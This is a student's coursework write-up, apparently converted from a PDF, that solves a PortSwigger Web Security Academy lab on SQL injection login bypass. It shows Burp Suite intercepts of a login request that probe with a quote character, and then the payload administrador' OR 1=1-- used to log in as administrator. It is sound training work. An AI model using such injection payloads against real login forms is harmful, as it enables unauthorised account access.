UNIVERSIDAD INTERNACIONAL DEL ECUADOR

Maestría en Ciberseguridad

MÓDULO DE CIBERINTELIGENCIA

Tema: RETO

Integrantes: Amy Dennise Garay Rodriguez

Lab SQL Injection vulnerability allowing login bypass

Home | My account

WE LIKE TO
SHOP

Fur Babies
★★★★☆ $30.03
View details

Weird Crushes Game
★☆☆☆☆ $14.91
View details

Photobomb Backdrops
★★★★★ $83.40
View details

Dancing In The Dark
★★★★★ $46.77
View details

Login

Invalid username or password.

Username

amy

Password

Log in

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn ⚙ Settings

Intercept HTTP history WebSockets history Match and replace | ⚙ Proxy settings

⊙ Intercept on | → Forward | Drop Request to https://0a09005603aba2ae801044ef0056004c.web-security-academy.net:443 [79.125.84.16] ✎ | ⊕ Open browser | ⑦ | ⋮

Time	Type	Direction	Method	URL	Status code	Length
12:59:42 16 mar...	HTTP	→ Request	POST	https://spocs.getpocket.com/spocs		
13:01:08 16 mar...	HTTP	→ Request	POST	https://play.google.com/log?hasfast=true&authuser=0&format=json		
13:01:09 16 mar...	HTTP	→ Request	POST	https://play.google.com/log?hasfast=true&authuser=0&format=json		
13:01:09 16 mar...	HTTP	→ Request	POST	https://play.google.com/log?hasfast=true&authuser=0&format=json		
13:04:45 16 mar...	HTTP	→ Request	GET	https://contile.services.mozilla.com/v1/tiles		
13:04:45 16 mar...	HTTP	→ Request	POST	https://spocs.getpocket.com/spocs		
13:07:22 16 mar...	HTTP	→ Request	POST	https://0a09005603aba2ae801044ef0056004c.web-security-academy.net/login		

Request

Pretty Raw Hex

```
2  Host: 0a09005603aba2ae801044ef0056004c.web-security-academy.net
3  Cookie: session=wt3NEMeW63sOFHZ3gzjeXcdD1Oc5QDX3
4  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate, br
8  Referer: https://0a09005603aba2ae801044ef0056004c.web-security-academy.net/login
9  Content-Type: application/x-www-form-urlencoded
10 Content-Length: 66
11 Origin: https://0a09005603aba2ae801044ef0056004c.web-security-academy.net
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 csrf=PfRStt9JAvLBKwgvNusxl5OE0Q1O8egg&username=amy%27&password=amy
```

Search 🔍 0 highlights

Inspector

Request attributes	2 ⌄
Request query parameters	0 ⌄
Request body parameters	3 ⌄
Request cookies	1 ⌄
Request headers	20 ⌄

Event log (23) ● All issues ⓘ Memory: 163,2MB

Request

Pretty Raw Hex   👁 ⊟ \n ≡

```
1  POST /login HTTP/2
2  Host: 0a7700b2040a6c27809244c6008500fa.web-security-academy.net
3  Cookie: session=1MqgHcdetCvanMfhWXwZxtVuDvz4MO5e
4  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/p
   ng,image/svg+xml,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate, br
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 63
10 Origin: https://0a7700b2040a6c27809244c6008500fa.web-security-academy.net
11 Referer: https://0a7700b2040a6c27809244c6008500fa.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 csrf=3dnwIYIMzpDc4dUBMFxWGiCB4cjxOdYF&username=amy&password=amy
```

Response

Pretty Raw Hex Render   ⊟ \n ≡

```
1  HTTP/2 200 OK
2  Content-Type: text/html; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Content-Length: 3227
5
6  <!DOCTYPE html>
7  <html>
8    <head>
9      <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10     <link href=/resources/css/labs.css rel=stylesheet>
11     <title>
         SQL injection vulnerability allowing login bypass
       </title>
12   </head>
13   <body>
14     <script src="/resources/labheader/js/labHeader.js">
       </script>
15     <div id="academyLabHeader">
16       <section class='academyLabBanner'>
17         <div class=container>
18           <div class=logo>
             </div>
19           <div class=title-container>
20             <h2>
               SQL injection vulnerability allowing login bypass
             </h2>
21           <a class=link-back href='
               https://portswigger.net/web-security/sql-injection/lab-login-bypass'>
22             Back to lab description 
23             <svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg'
               xmlns:xlink='http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0
               28 30' enable-background='new 0 0 28 30' xml:space=preserve title=
               back-arrow>
24               <g>
25                 <polygon points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15'>
                   </polygon>
26                 <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15'
                   >
                   </polygon>
27               </g>
28             </svg>
29           </a>
```

Web Security Academy ⚡

SQL injection vulnerability allowing login bypass

Back to lab description »

LAB Not solved 🧪

Login

Username

administrador' OR 1=1--

Password

•••••

Log in

Home | My account

LAB | Solved

Congratulations, you solved the lab!

Share your skills! | Continue learning »

Home | My account | Log out

My Account

Your username is: administrator

Email

Update email